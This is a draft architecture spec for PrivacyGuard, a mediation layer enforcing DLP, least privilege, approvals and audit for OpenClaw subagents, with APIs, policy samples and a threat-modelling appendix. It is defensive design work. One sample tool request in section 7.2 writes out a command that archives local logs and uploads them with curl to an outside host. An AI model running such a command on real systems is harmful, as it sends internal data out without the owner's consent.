PrivacyGuard Technical Architecture Spec

Security, privacy, and DLP control plane for OpenClaw subagents

Draft v0.1 - 6 March 2026

Document purpose	**Define the target technical architecture, control surfaces, APIs, events, policy model, deployment options, and phased implementation plan for PrivacyGuard.**
Audience	Security engineering, platform engineering, agent-runtime engineering, product, and architecture review.
Primary design goal	Make PrivacyGuard a mandatory mediation layer for every subagent, tool, memory write, external model call, and outbound transmission.
Assumed environment	OpenClaw-based client runtime with high-privilege local access, optional remote model providers, and potentially mixed-trust content sources.

Executive summary

PrivacyGuard should not be implemented as just another peer agent. It should be a mandatory control plane and enforcement layer that sits between the user, OpenClaw, subagents, local tools, memory, and remote destinations. The architecture below uses zero-trust mediation, policy-as-code, trust labels, deterministic DLP, scoped capability tokens, workload identity, and signed audit/provenance records so that no privileged action or sensitive data flow can happen silently. The design choices in this document are grounded in current OpenClaw documentation and current public security guidance for agentic and AI-enabled systems [R1]-[R20].

1. Scope, design drivers, and online research basis

This specification turns the earlier project overview into a buildable technical design. It assumes that OpenClaw can operate with broad local privileges, can route tool calls, can inspect local files, can create code or shell operations, and can call remote services. That power is useful, but it also creates a high-risk environment for PII leakage, credential misuse, prompt-injection-driven tool abuse, memory poisoning, and unintended outbound disclosure. OpenClaw's own documentation explicitly frames the gateway and paired node as a trusted operator domain, recommends separate gateways or at least separate OS users or hosts for hostile-user isolation, documents tool allow/deny profiles, and describes secrets handling and exec allowlist controls [R1][R2][R3][R4][R5].

Recent public guidance converges on the same conclusion: the core risk is not only classic software vulnerabilities but also high-level misuse of trust and autonomy. MITRE's OpenClaw investigation highlights direct and indirect prompt injection, agent tool invocation, credential harvesting, exfiltration, and configuration modification as central attack pathways [R6]. OWASP treats prompt injection, improper output handling, insecure plugins, excessive agency, and sensitive information disclosure as top-tier risks for LLM applications [R7]. NIST, CISA, NSA and partner agencies emphasize threat modeling, security boundaries, least privilege, zero trust, provenance, integrity verification, privacy-by-design, secure logging, and robust operational controls for AI deployments [R8][R9][R10][R11][R12].

1.1 Key implications for PrivacyGuard

Current guidance or platform fact	Architectural implication for PrivacyGuard
OpenClaw uses a trusted-operator model and recommends separate gateways or OS users/hosts for hostile-user isolation [R1].	PrivacyGuard must enforce policy inside one trust domain, but multi-user or mixed-trust deployments still need host / OS-user / gateway separation. PrivacyGuard is not a substitute for trust-boundary isolation.
OpenClaw exposes configurable tool profiles, allow/deny rules, provider-specific narrowing, secrets snapshot management, and exec allowlist controls [R2][R3][R4].	PrivacyGuard should integrate with these native controls, but it must become the authoritative mediation layer and not rely on model prompts alone.
MITRE and OWASP both identify prompt injection, unsafe tool invocation, credential theft, and exfiltration as first-order agent risks [R6][R7].	Untrusted content must never be allowed to directly drive privileged tools, memory promotion, or outbound data flows.
CISA / NSA guidance stresses threat models, secure boundaries, sandboxing, zero trust, provenance, signatures, trusted infrastructure, HSM-backed protection, and secure logging [R9][R10][R11].	PrivacyGuard needs a policy decision point, deterministic egress checks, signed audit trails, artifact provenance, and operational hardening as part of the runtime, not as afterthoughts.

2. Architecture principles

The architecture is organized around one central premise: every meaningful action in the agent runtime is a data-flow decision and an authorization decision. PrivacyGuard therefore combines data classification, trust labeling, policy evaluation, approval workflows, tool mediation, memory hygiene, and egress enforcement into a single supervisory plane. The design intentionally separates control-plane decisions from data-plane

execution so that every action can be explained, audited, replayed in tests, and denied when policy state is missing or ambiguous.

- Fail closed for privileged operations. If classification, policy lookup, approval verification, or token validation fails, the request is denied or degraded to a low-risk local-only path.
- Minimize data before model or subagent exposure. Sensitive fields should be masked, tokenized, summarized, or replaced with handles whenever full values are not essential [R11][R16][R18][R19].
- Treat all external content as untrusted until proven otherwise. Web pages, retrieved files, emails, OCR text, and tool output are tainted as untrusted and cannot directly trigger privileged execution [R6][R7].
- Use least privilege and per-request authorization. Every subagent and every tool call receives only the minimum capability set for the current task [R9][R13][R14].
- Bind approvals to purpose, destination, and time. A one-time approval should not silently generalize into broad future permission.
- Make privacy an engineering property, not only a compliance statement. The system should explicitly support predictability, manageability, and disassociability in the NIST privacy-engineering sense [R12].
- Keep telemetry safe by design. Redact or avoid sensitive data at the source and in the collector, and never assume observability pipelines are safe storage for raw secrets or PII [R16].

3. Modern techniques adopted in this design

Technique	How PrivacyGuard uses it	Why it is included
Zero-trust, per-request authorization [R9]	Every launch, tool call, memory write, and outbound egress event is evaluated independently against current context.	Prevents implicit trust and limits lateral movement or silent privilege reuse.
Policy-as-code [R13][R14]	An externalized policy engine makes allow / deny / redact / approval decisions from structured inputs.	Policies become testable, auditable, versioned, and separable from model behavior.
Scoped capability tokens	PrivacyGuard mints short-lived, purpose-bound capability tokens for subagents and tool invocations.	Prevents a subagent from inheriting broad standing privilege from the parent runtime.
Workload identity / attestation [R15]	Each internal component or helper process can authenticate using workload identity rather than long-lived shared secrets.	Supports strong service-to-service trust and service-specific authorization.
Deterministic DLP plus entity recognition [R18][R19]	Pattern checks, entropy checks, checksums, recognizers, tokenization, pseudonymization and redaction run before context assembly and before egress.	Modern DLP must combine exact detectors with contextual analysis; neither alone is sufficient.
Signed provenance and attestations [R11][R17]	Policy bundles, plugins, models, and reference data are stored with verifiable provenance and integrity metadata.	Reduces supply-chain and tampering risk and enables trustworthy rollback.
Source-level telemetry minimization [R16]	Logs and spans keep safe identifiers, hashes, and policy IDs rather than raw secret values.	Observability cannot become a secondary leak path.
Differential privacy	Optional dashboards and usage analytics	DP is useful for aggregate

for aggregate analytics only [R20]	can use DP or similarly privacy-preserving release methods.	reporting, but it is not a substitute for live request-time DLP.

4. Target reference architecture

PrivacyGuard sits between the user and all downstream execution surfaces. It receives user requests and retrieved content, classifies data and trust state, consults policy, drives approvals when required, mints scoped capabilities, mediates tool and model calls, and performs outbound DLP before anything leaves the trust boundary. The reference architecture below is the preferred logical design for both local-first and enterprise-managed deployments.



Figure 1. PrivacyGuard reference architecture.

> **Architectural decision**
> PrivacyGuard is a mandatory mediation service, not a best-effort library. Every subagent and privileged tool path must route through it. Bypass paths should be treated as defects.

4.1 Major components

Component	Responsibility	Critical implementation notes
Ingress Inspector	Normalizes inbound text, files, retrieved content and tool outputs; computes source trust labels; runs secret / PII / injection detectors.	Must support local parsing and run before context assembly. External content is tainted by default [R6][R7].
Sensitivity & Trust	Assigns data classes, trust labels,	Combine deterministic detectors with

Engine	confidence scores, retention rules and destination constraints.	configurable recognizers and organization-specific rules [R18][R19].
Policy Decision Point (PDP)	Evaluates whether actions are allowed, denied, redacted, summarized, quarantined, or require approval.	Implement with externalized policy-as-code; decisions should be explainable and reproducible [R13][R14].
Approval Orchestrator	Generates user-facing prompts for high-risk flows and records purpose-bound approvals.	Approvals must be bound to actor, purpose, destination, data class, time, and capability scope.
Capability / Tool Gateway	Issues scoped tokens and validates all tool, OS, model, and network invocations.	No tool may be called directly by a subagent. Integrate with OpenClaw tool profiles and native exec controls [R2][R4].
Memory Guard	Segments task context, quarantined untrusted memory, and trusted long-term memory.	Untrusted content cannot be promoted to trusted memory without explicit policy and, when needed, approval [R6].
Egress DLP Gateway	Scans outbound model prompts, API requests, messages, uploads, and files.	Enforce destination policy, minimization, redaction, and remote-send approval. Default to block on uncertainty.
Audit / Provenance Service	Writes tamper-evident event records, decision traces, artifact provenance, and policy bundle metadata.	Use signed or append-only storage patterns; provenance is required for policies, plugins, and other critical artifacts [R11][R17].

4.2 Trust zones

Zone	Typical contents	Default trust posture
Zone A - User / local trusted	Direct user prompts, on-device UI, explicit approvals, local policy admin.	Trusted user intent; not automatically trusted data content.
Zone B - Untrusted content	Web pages, email bodies, search results, OCR text, downloaded attachments, third-party tool output.	Untrusted and tainted until inspected; cannot directly invoke privileged actions [R6][R7].
Zone C - PrivacyGuard policy plane	PDP, approval state, trust labels, token minting, event signing, policy bundles.	Most trusted software plane in the runtime; requires strong hardening.
Zone D - Subagent execution	Planner, coder, browser, ops, support agents, worker processes.	Constrained by capability tokens; no standing privilege.
Zone E - Local tools / OS	fs, exec, browser, package install, clipboard, device APIs.	High-risk execution surface; mediated only.
Zone F - Remote destinations	Model APIs, SaaS APIs, messaging, uploads, webhooks, external email.	Explicitly treated as egress beyond the local trust boundary.

5. Data model, labels, and privacy semantics

PrivacyGuard uses a single canonical metadata envelope for every content item, request, and response fragment. The envelope makes privacy and security state explicit enough for deterministic policy evaluation. The envelope should travel with content in memory and in internal APIs; it should not be blindly forwarded to remote providers.

```
ContentEnvelope {
  content_id: UUID
  source_type: "user" | "local_file" | "web" | "email" | "tool_output" | "memory" | "generated"
  source_trust: "trusted_user" | "trusted_local" | "untrusted_external" | "generated_unverified"
  sensitivity: ["public", "internal", "confidential", "restricted", "pii", "secret", "credential"]
  entities: [{type, value_hash, confidence, span}]
  retention_class: "ephemeral" | "session" | "durable" | "quarantined"
  allowed_destinations: ["local_only", "approved_remote", "named_destination_set"]
  purpose_tags: ["analysis", "debug", "summarize", "reply", "send", "execute"]
  taint_flags: ["prompt_injection_risk", "contains_secret", "contains_pii", "untrusted_instruction"]
  provenance_ref: "signed://..."
}
```

5.1 Data classes

Class	Examples	Default handling
public	Vendor docs, public README, public website text.	May be used locally without approval; remote egress still subject to destination policy.
internal	Non-public project text, design drafts, standard logs.	Allowed locally; remote transmission only to approved destinations.
confidential	Source code, incident details, business strategy, internal tickets.	Minimize by default; approval often required for remote egress.
restricted	Customer data, regulated records, legal matters, privileged investigations.	Default block for remote egress unless policy and approval explicitly allow.
pii	Names, emails, phone numbers, account IDs, device identifiers.	Detect, label, minimize, and disclose risk before remote use [R11][R12][R18][R19].
secret / credential	API keys, OAuth tokens, private keys, passwords, session cookies.	Never persist to ordinary logs or memory; convert to secret handles wherever possible [R3][R11][R16].

5.2 Privacy-engineering objectives mapped to runtime behavior

NIST objective	Runtime expression in PrivacyGuard
Predictability [R12]	The user can tell when sensitive content is detected, when it will leave the device, which agent will receive it, and whether it may be stored or logged.
Manageability [R12]	Admins or users can review and update approvals, retention rules, memory promotion, destination policies, and redaction behavior at useful granularity.
Disassociability [R12]	The runtime prefers tokenization, pseudonymization, summaries, and secret handles so that tasks can complete without unnecessary identity exposure.

6. Core runtime flows

6.1 Ingress evaluation flow

- Receive raw prompt, attachment, retrieved artifact, or tool output.
- Parse locally where possible; compute hashes and provenance metadata.
- Classify trust source and sensitivity using pattern rules, entropy checks, checksums, recognizers, and organization-specific detectors [R18][R19].
- Run injection-oriented checks on untrusted content: hidden instructions, encoded fragments, unusual delimiters, obfuscated command hints, or format-specific control text [R6][R7].
- Assemble a policy input object and ask the PDP whether the content may enter subagent context, must be redacted, or requires approval.

6.2 Subagent launch flow

- PrivacyGuard prepares a minimized working set rather than the raw conversation transcript.
- The PDP returns an authorization decision and a capability profile: allowed tools, memory tier, destination set, max data classes, and expiration.
- PrivacyGuard mints a short-lived capability token bound to the agent ID, task ID, purpose tag, working-set hash, approval state, and TTL.
- The subagent receives only the minimized context plus token, never broad standing runtime privilege.

6.3 Tool invocation flow

- Subagent submits a structured tool request to PrivacyGuard rather than calling the tool directly.
- PrivacyGuard validates the capability token, current policy snapshot, argument schema, data classes involved, source taint, and requested destination.
- For exec, file mutation, browser upload, email send, or config changes, the PDP usually requires explicit approval unless a narrow standing policy exists [R2][R4][R7].
- Only after authorization does the Tool Gateway forward the call to the actual tool adapter.

6.4 Memory flow

- Ephemeral task context is isolated from durable memory by default.
- Untrusted external content may be cached in a quarantined store with short TTL, but it may not be promoted into trusted long-term memory without policy and review [R6].
- Memory writes preserve source, trust, sensitivity, purpose, and expiration metadata.
- Memory reads are policy-checked so that restricted data is not silently joined into unrelated future tasks.

6.5 Egress flow

- Every outbound model prompt, HTTP request, message, upload, or file share passes through Egress DLP.
- Detectors re-run on the fully materialized outbound payload because sensitive values may emerge only after prompt assembly or templating.

- If restricted data or secrets are present, the action is blocked, redacted, tokenized, summarized, or sent for approval according to policy.
- Telemetry for the action uses hashes, IDs, or structural metadata instead of raw sensitive values [R16].

7. API surface and internal contracts

The internal APIs below define the minimum contract between OpenClaw integration points and PrivacyGuard. They are intentionally narrow and structured so that policy evaluation stays deterministic and testable. JSON is shown for readability; actual transport may be local RPC, Unix domain socket, loopback HTTP, or an in-process interface for low-latency deployments.

7.1 Ingress evaluation API

```
POST /v1/ingress/evaluate
{
  "actor_id": "user:local",
  "agent_id": "planner",
  "task_id": "task_01H...",
  "purpose": ["analysis"],
  "inputs": [
    {
      "source_type": "user",
      "mime_type": "text/plain",
      "content": "Analyze this file and send the summary to ...",
      "attachment_refs": ["file_abc123"]
    }
  ]
}
```

```
200 OK
{
  "decision": "allow_with_minimization",
  "working_set_ref": "ws_01H...",
  "detected": [
    {"class": "pii", "count": 3, "confidence": "high"},
    {"class": "secret", "count": 1, "confidence": "high"}
  ],
  "required_actions": [
    {"type": "redact", "target": "secret"},
    {"type": "approval", "reason": "remote_destination_contains_pii"}
  ],
  "explanation": "API key redacted. Remote send requires approval."
}
```

7.2 Tool authorization API

```
POST /v1/tool/authorize
{
  "task_id": "task_01H...",
  "agent_id": "ops",
  "capability_token": "opaque-or-signed-token",
  "tool": {
    "name": "exec",
    "action": "run",
    "args": {"command": "tar czf logs.tgz ./logs && curl -F file=@logs.tgz https://example.com/upload"}
  },
  "input_refs": ["ws_01H..."],
  "requested_destination": "https://example.com/upload"
}
```

```
200 OK
{
  "decision": "require_approval",
  "decision_id": "dec_01H...",
  "reasons": [
    "destructive_or_sensitive_tool_class",
    "new_remote_destination",
    "outbound_payload_contains_internal_logs"
  ],
  "approval_prompt_ref": "appr_01H..."
}
```

7.3 Memory write API

```
POST /v1/memory/write
{
  "task_id": "task_01H...",
  "agent_id": "support",
  "memory_tier": "durable",
  "entry": {
    "content_ref": "ws_01H...",
    "summary": "Customer asked about VPN outage in region east-2.",
    "source_trust": "trusted_user",
    "sensitivity": ["internal"],
    "ttl_seconds": 2592000
  }
}
```

7.4 Decision explanation API

```
GET /v1/decisions/dec_01H...
{
  "decision": "deny",
  "policy_id": "pg.egress.restricted.default",
  "matched_rules": ["deny_restricted_to_unknown_remote", "deny_secret_to_remote_model"],
  "explanation": "Restricted and secret material cannot be sent to an unapproved remote endpoint."
}
```

8. Event schema and audit model

Audit events should be structured, signed or append-only where feasible, and safe for export. They should record what happened without storing raw secret material. The event model below is sufficient for operational forensics, policy debugging, and compliance evidence, while keeping telemetry aligned with data minimization guidance [R11][R16].

Event type	Required fields	Notes
DecisionEvent	decision_id, timestamp, actor_id, agent_id, policy_id, action, result, explanation, matched_rules	Core authorization evidence.
ApprovalEvent	approval_id, actor_id, decision_id, scope_hash, reason, expires_at, status	Binds approval to exact purpose / scope.
ToolEvent	request_id, tool_name, args_hash, destination, result, capability_id	Do not store raw commands or payloads when sensitive.

MemoryEvent	entry_id, tier, source_trust, sensitivity, ttl, action	Tracks promotion, quarantine, or deletion.
EgressEvent	egress_id, destination, classes_detected, transform_applied, bytes_sent, blocked	Proves DLP evaluation occurred.
IntegrityEvent	artifact_id, provenance_ref, signature_status, bundle_version	Used for policies, plugins, models, and detector bundles.

```
DecisionEvent {
  "event_type": "DecisionEvent",
  "decision_id": "dec_01H...",
  "timestamp": "2026-03-06T14:28:11Z",
  "actor_id": "user:local",
  "agent_id": "ops",
  "action": "tool.authorize",
  "result": "require_approval",
  "policy_id": "pg.exec.upload.external",
  "matched_rules": ["new_destination", "sensitive_tool_class", "payload_contains_internal"],
  "input_hashes": ["sha256:..."],
  "explanation": "External upload of internal logs requires explicit approval."
}
```

9. Policy model

The policy model should be explicit enough to answer five questions for every action: who is asking, what are they trying to do, on which resource, with which data classes and trust labels, and to which destination. A canonical internal schema keeps the design independent of any one policy engine. The implementation can then map that schema to OPA/Rego, Cedar, or another evaluator as needed [R13][R14].

```
PolicyInput {
  "principal": {"type": "agent", "id": "ops"},
  "request": {"action": "tool.exec.run", "purpose": ["debug"], "task_id": "task_01H..."},
  "resource": {"type": "tool", "name": "exec"},
  "data": {
    "source_trust": ["trusted_user", "untrusted_external"],
    "sensitivity": ["internal"],
    "taint_flags": ["prompt_injection_risk"]
  },
  "destination": {"kind": "remote_http", "name": "https://example.com/upload"},
  "environment": {"host_class": "local_client", "policy_bundle": "2026.03.06.1"}
}
```

9.1 Canonical policy effects

Effect	Meaning
allow	Action may proceed without transformation.
allow_with_minimization	Action may proceed only after redaction, tokenization, field dropping, or summarization.
require_approval	User approval is required before proceeding.
quarantine	Content may be stored only in quarantined memory or local staging.
deny	Action is blocked.

9.2 Sample policy examples

```
policy "pg.egress.secret.default" {
  when action in ["model.remote.prompt", "http.send", "message.send", "upload.file"]
   and "secret" in data.sensitivity
  then deny
}
```

```
policy "pg.exec.untrusted.content" {
  when action starts_with "tool.exec"
   and "untrusted_instruction" in data.taint_flags
  then require_approval
}
```

```
policy "pg.memory.promotion" {
  when action == "memory.write"
   and request.target_tier == "durable"
   and "untrusted_external" in data.source_trust
  then quarantine
}
```

10. Security and privacy control design

10.1 Prompt-injection containment

Prompt injection cannot be solved with prompt wording alone. PrivacyGuard therefore treats external content as data, not authority. Untrusted content is separated from system policy and user intent; privileged tools require deterministic authorization; and subagents do not receive standing rights that an injected prompt can opportunistically exploit. This is directly aligned with OWASP and MITRE observations for agentic systems [R6][R7].

- Separate trusted instructions, untrusted retrieved context, and generated reasoning in distinct fields.
- Require schema-validated tool requests rather than free-form model-issued commands.
- Prohibit automatic promotion of external text into system prompts, standing memory, or admin policy state.
- Use safe output handlers and argument validators before any downstream system acts on model output [R7].

10.2 Secret handling

Secrets require a stricter path than ordinary PII. OpenClaw already distinguishes runtime secret references and documents audit/reload flows [R3]. PrivacyGuard should extend that discipline by preventing raw secrets from entering ordinary model context, durable memory, or logs.

- Replace raw secrets with secret handles or broker references whenever possible.
- Permit secret material into context only for explicit, local-only, narrowly scoped tasks.
- Never copy secrets into structured telemetry; store only hashes, references, or class labels [R16].
- Use hardware-backed or OS-backed secret storage for durable secret state where available [R10][R11].

10.3 Egress DLP transforms

Transform	Use case	Example
mask	Human-readable redaction with some retained context	john.doe@example.com -> j***@example.com
tokenize / pseudonymize	Preserve joinability without exposing raw value [R19]	customer_123 -> tok_9f2a...
secret handle substitution	Allow secure local dereference only	OPENAI_API_KEY -> secretref://provider/openai/default
summary downgrade	Remote model only needs gist, not identifiers	Send 'customer complained about failed sync' instead of full email thread.
field drop	Destination does not need specific fields	Strip ssn, address, or oauth_token fields from JSON payload.

10.4 Provenance and integrity

The architecture should maintain provenance for policy bundles, plugins, detector bundles, and other critical artifacts. CISA / NSA AI data-security guidance recommends cryptographically signed provenance, append-only change records, and integrity checks for AI data and artifacts [R11]. SLSA and in-toto provide a useful model for artifact attestations and provenance metadata [R17].

- Version and sign policy bundles.
- Keep append-only decision logs or append-only segments with signed checkpoints where feasible.
- Require provenance and integrity metadata for third-party skills, plugins, and optional detector bundles.
- Support rollback to a last-known-good policy bundle and configuration snapshot [R10][R11].

10.5 Telemetry and observability

OpenTelemetry's current guidance is explicit that implementers are responsible for protecting sensitive telemetry and should practice data minimization and redaction at the source [R16]. PrivacyGuard should therefore produce two telemetry classes: safe operational telemetry for routine export and privileged forensic data kept local or in a hardened enclave.

- Use structured logging so field-level redaction is possible [R16].
- Emit IDs, hashes, classes, and counts instead of raw secret or PII values.
- Store privileged forensic payloads only behind elevated access and short retention.
- Support safe replay datasets for regression testing with synthetic or pseudonymized content where feasible [R19][R20].

11. Recommended implementation stack

Concern	Recommended baseline	Rationale
Authorization engine	OPA or Cedar-backed PDP [R13][R14]	OPA is flexible for environment and compliance logic; Cedar is strong for fine-grained auth and safe evaluation.
PII / secret detection	Pattern + checksum + entropy + recognizer pipeline; Presidio-class	Combines precision and adaptability.

	analyzers as an option [R18]	
Pseudonymization	Deterministic tokenization with managed keying or FPE where needed [R19]	Preserves utility while limiting raw exposure.
Workload identity	SPIFFE / SPIRE or equivalent workload identity plane [R15]	Removes the need for long-lived service secrets between internal components.
Provenance	Signed bundles plus in-toto / SLSA-style attestations [R17]	Supports trustworthy updates and rollback.
Observability	OpenTelemetry with source-side redaction and collector-side filters [R16]	Keeps visibility without leaking data.

12. Deployment topologies

12.1 Local-first single-user topology

- PrivacyGuard runs on the same device as OpenClaw, bound to loopback only.
- OpenClaw gateway also remains loopback-bound with authentication enabled by default, matching current guidance [R5].
- Subagents run as isolated local worker processes or containers with only the PrivacyGuard-issued capability token.
- All remote egress goes through one outbound gateway component for unified DLP enforcement.

12.2 Enterprise or mixed-trust topology

- Use separate OS users, containers, or separate gateways for different trust boundaries or operator classes [R1].
- Place PrivacyGuard policy plane on the most trusted host or trust domain.
- Treat local tools and remote execution nodes as separate enforcement points with identity and attestation.
- Centralize policy distribution and signed bundle rollout; keep decision logging local plus optionally mirrored centrally.

13. Non-functional requirements and SLO targets

Area	Target
Coverage	100% of subagent launches, tool calls, memory writes, remote model calls, and outbound sends are mediated by PrivacyGuard.
Latency	P95 PDP decision < 100 ms for text-only requests under normal local load; P95 ingress classification < 250 ms for <= 64 KB text.
Availability	PrivacyGuard failure must fail closed for privileged paths and preserve last-known-good policy bundle.
Logging safety	Zero raw secrets in routine logs; automatic secret-leak tests on every release.
Explainability	Every deny, redact, or approval decision returns a human-readable explanation and

	machine-readable policy ID.

14. Phased implementation plan

Phase	Scope	Exit criteria
Phase 0 - integration skeleton	Mandatory mediation hooks for subagent launch, tool authorization, outbound send, and memory write. Basic audit events.	No privileged path bypasses PrivacyGuard in integration tests.
Phase 1 - MVP controls	PII / secret detection, approval UX, tool gating for exec / fs / browser / send, outbound DLP, safe logs.	Secrets are redacted; sensitive egress requires approval; destructive actions are blocked or approved explicitly.
Phase 2 - trust-aware memory	Quarantined memory tier, promotion rules, memory review UI, destination policy sets.	Untrusted external content cannot silently land in trusted memory.
Phase 3 - provenance and identity	Signed policy bundles, provenance metadata, workload identity, stronger service auth.	Policy and component integrity is verifiable end to end.
Phase 4 - enterprise hardening	Central policy distribution, SIEM export, attested workers, advanced detector packs, privacy-preserving analytics.	Operational rollout supports multiple trust zones with centralized governance.

15. Test strategy

- Unit tests for every policy rule and every policy bundle version.
- Golden tests for ingress classification, secret detection, tokenization, and redaction transforms.
- Red-team scenarios for direct prompt injection, indirect prompt injection from files/web pages, credential exfiltration, tool abuse, memory poisoning, and malicious config changes [R6][R7].
- Chaos tests that simulate classifier failure, policy unavailability, token expiry, and audit sink loss; privileged paths must fail closed.
- Regression tests that verify no routine telemetry or logs contain raw secrets or high-risk PII [R16].

16. Open questions for implementation

- Should the first release use only local classifiers, or allow an optional remote classification provider after local minimization?
- Which subset of OpenClaw-native memory and approval primitives should be replaced versus wrapped?
- How broad, if at all, should standing approvals be allowed for power users?
- What enterprise policy distribution and key-management model will back signed policy bundles?
- How should break-glass mode be exposed without normalizing unsafe behavior?

Appendix A. Suggested reference URLs

[R1] OpenClaw Security - gateway / node trust concept - https://docs.openclaw.ai/gateway/security

[R2] OpenClaw Tools - profiles, allow / deny, provider-specific restrictions - https://docs.openclaw.ai/tools

[R3] OpenClaw Secrets CLI and runtime snapshot handling - https://docs.openclaw.ai/cli/secrets

[R4] OpenClaw Exec Tool - allowlist and safety controls - https://docs.openclaw.ai/tools/exec

[R5] OpenClaw Gateway / Remote Access - loopback and auth defaults - https://docs.openclaw.ai/gateway

[R6] MITRE ATLAS - OpenClaw Investigation (2026) - https://www.mitre.org/sites/default/files/2026-02/PR-26-00176-1-MITRE-ATLAS-OpenClaw-Investigation.pdf

[R7] OWASP Top 10 for LLM Applications and Prompt Injection guidance - https://owasp.org/www-project-top-10-for-large-language-model-applications/ ; https://genai.owasp.org/llmrisk/llm01-prompt-injection/

[R8] NIST AI RMF - Generative AI Profile - https://www.nist.gov/publications/artificial-intelligence-risk-management-framework-generative-artificial-intelligence

[R9] NIST SP 800-207 - Zero Trust Architecture - https://csrc.nist.gov/pubs/sp/800/207/final

[R10] CISA / NSA et al. - Deploying AI Systems Securely - https://media.defense.gov/2024/Apr/15/2003439257/-1/-1/0/CSI-DEPLOYING-AI-SYSTEMS-SECURELY.PDF

[R11] NSA / CISA et al. - AI Data Security (2025) - https://media.defense.gov/2025/May/22/2003720601/-1/-1/0/CSI_AI_DATA_SECURITY.PDF

[R12] NISTIR 8062 - Privacy Engineering and Risk Management - https://nvlpubs.nist.gov/nistpubs/ir/2017/NIST.IR.8062.pdf

[R13] Open Policy Agent documentation - https://openpolicyagent.org/docs

[R14] Cedar policy language documentation and security guidance - https://docs.cedarpolicy.com/

[R15] SPIFFE / SPIRE workload identity documentation - https://spiffe.io/ ; https://spiffe.io/docs/latest/spire-about/

[R16] OpenTelemetry - handling sensitive data - https://opentelemetry.io/docs/security/handling-sensitive-data/

[R17] SLSA provenance and in-toto attestations - https://slsa.dev/provenance ; https://in-toto.io/

[R18] Microsoft Presidio - https://microsoft.github.io/presidio/

[R19] Google Sensitive Data Protection - pseudonymization - https://docs.cloud.google.com/sensitive-data-protection/docs/pseudonymization

[R20] NIST SP 800-226 - Guidelines for Evaluating Differential Privacy Guarantees - https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-226.pdf

Appendix B. Threat-modeling recommendation: is MAESTRO worth using here?

Yes - MAESTRO is worth using for PrivacyGuard, but as an overlay rather than the only threat-modeling method. Cloud Security Alliance positions MAESTRO as an agentic-AI-specific framework intended to move beyond traditional methods by emphasizing a structured, layer-by-layer analysis of agent architectures, multi-agent interactions, and evolving AI-specific threats [R21][R22]. The OWASP multi-agent threat-modeling guide uses MAESTRO as a companion to the OWASP Agentic Security Initiative taxonomy rather than as a replacement taxonomy, and explicitly highlights cross-layer risks involving autonomy, memory, inter-agent coordination, tool misuse, and privilege compromise [R23].

That maps well to PrivacyGuard. Your design is not just an ordinary application with an LLM attached. It is an orchestration and enforcement agent for other agents, with outbound tools, memory, trust labels, approvals, and egress controls. Those are exactly the kinds of cross-layer and multi-agent interactions that MAESTRO is meant to surface. At the same time, MAESTRO is still relatively new and should not displace mature control-oriented approaches for infrastructure, privacy, and operational risk. IBM's recent agent-security guidance reaches a similar practical conclusion: focus on the action layer, least privilege, sandboxing, just-in-time access, memory exposure, human oversight, and tool review under edge cases [R24][R25].

Question	Recommendation	Reason
Should PrivacyGuard use MAESTRO?	Yes, for design-time and architecture-review threat modeling.	PrivacyGuard is a supervisory multi-agent control plane. MAESTRO is explicitly built for agentic and multi-agent interactions [R21][R23].
Should MAESTRO replace STRIDE?	No.	PrivacyGuard still has classic API, storage, OS, process, and deployment threats that STRIDE-style decomposition handles well [R21].
Should MAESTRO replace privacy threat modeling?	No.	PrivacyGuard is explicitly about PII, DLP, awareness, and data handling. Pair MAESTRO with a privacy-focused method such as LINDDUN concepts or a dedicated privacy impact review [R21][R12].
Best operational fit	Use MAESTRO as the agent-specific layer map and cross-layer misuse-case generator.	It is strongest when you need to reason about orchestration agents, tool ecosystems, memory, observability, and agent-to-agent blast radius [R23].

B.1 Recommended hybrid threat-modeling stack

- Use MAESTRO for agentic structure: foundation model, data operations / RAG, agent framework, deployment infrastructure, evaluation / observability, security / compliance, and agent ecosystem layers [R23].

- Use STRIDE for classical abuse cases against the PrivacyGuard service itself: spoofing of internal callers, tampering with policy bundles, repudiation, information disclosure, denial of service, and privilege escalation.
